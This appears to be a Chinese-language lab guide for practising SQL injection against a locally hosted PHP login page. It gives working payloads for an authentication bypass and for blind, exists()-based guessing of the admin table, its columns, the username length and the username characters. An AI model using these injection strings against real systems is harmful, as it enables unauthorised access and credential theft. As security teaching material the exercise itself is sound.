


1. 安装wamp，启动所有服务，“start all services”。



1. 通过phpmyadmin，新建数据库test，导入admin.sql文件



1. 将login.php和verify.phpf放入wamp的www文件夹。浏览器打开http://localhost/login.php即可看到登录页面。



1. 测试：用户名输入“‘ or 1=1#”，登录成功，或输入“’and 1=1#”不报错。
2. 猜管理员帐号表。

输入： ’ and exists (select \* from admin)#。意思是猜测数据库有个admin表段，页面返回正常，说明猜对了。当然也可能错误返回，这时就要看猜测的本事了。

1. 猜测管理员表表中的字段。

接下来猜测管理员表中是否有一个ID段，在末尾加上： ’ and exists (select id from admin) #。页面返回正常,说明admin表中有个id的字段。

继续：’ and exists (select username from admin)#。这里的意思是看admin表中是否有 username字段，页面返回正常,说明在admin中有一个username字段。

继续猜存放密码的字段：’ and exists (select password from admin)#。返回正常的页面,说明admin表中有个password字段。

好了，到此可以知道admin表中至少有如下三个字段：id,username,password，这各命名方式与普通程序员的命名方法一致。

1. 猜测用户名和密码的长度。

为了下面方便进行，首先猜他的管理员的id值： ’ and exists (select id from admin where id=1) #。意思是看看admin表中是否有一个id=1的值，结果返回是的正常的页面,说明猜对了！

接着猜ID为1的用户名长度：’ and exists (select id from admin where length(username)<6 and id=1) #。这里猜管理员用户名长度小于6，返回了正常的页面，说明名字不是太长，可以用 1~5 各个长度一一实验，直到： ’ and exists (select id from admin where len(username)=5 and id=1) #。返回了正常的页面,说明用户名的长度已经猜出了为5。

1. 猜测用户名。

方法是，在后面加上：’ and 1=(select id from admin where mid(username,1,1)=‘a’#。 其中， mid 函数的功能是截取username字段值的字串，从第1位开始，截取的长度是1。 这里做的意思是，猜测用户名的第一个字符为a结果返回了正常页面，说明之前的猜想是正确的。

接下来猜测，用户名很有可能就是admin，因为它正好是五位。为了证明这个猜测，用如下方法测试：’ and 1=(select id from admin where username='admin') 返回正常页面，说明用户名就是admin。

注意：

1. 与书本内容不同，测试时需要在最前加上‘，其作用是将前一个字符串类型的变量的引号补全，最后加上#，其作用是将SQL语句最后的引号注释掉。
2. mysql中没有len函数，可用length函数代替。
3. mysql中没有asc函数，考虑不通过ASCII码直接猜测字母。
4. 提示，猜测用户名处，当已经猜到用户表名字时不用再嵌套搜索，因此可以修改为如下语句： ’ and 1 = (select id from admin where mid(username,1,1)=’a’#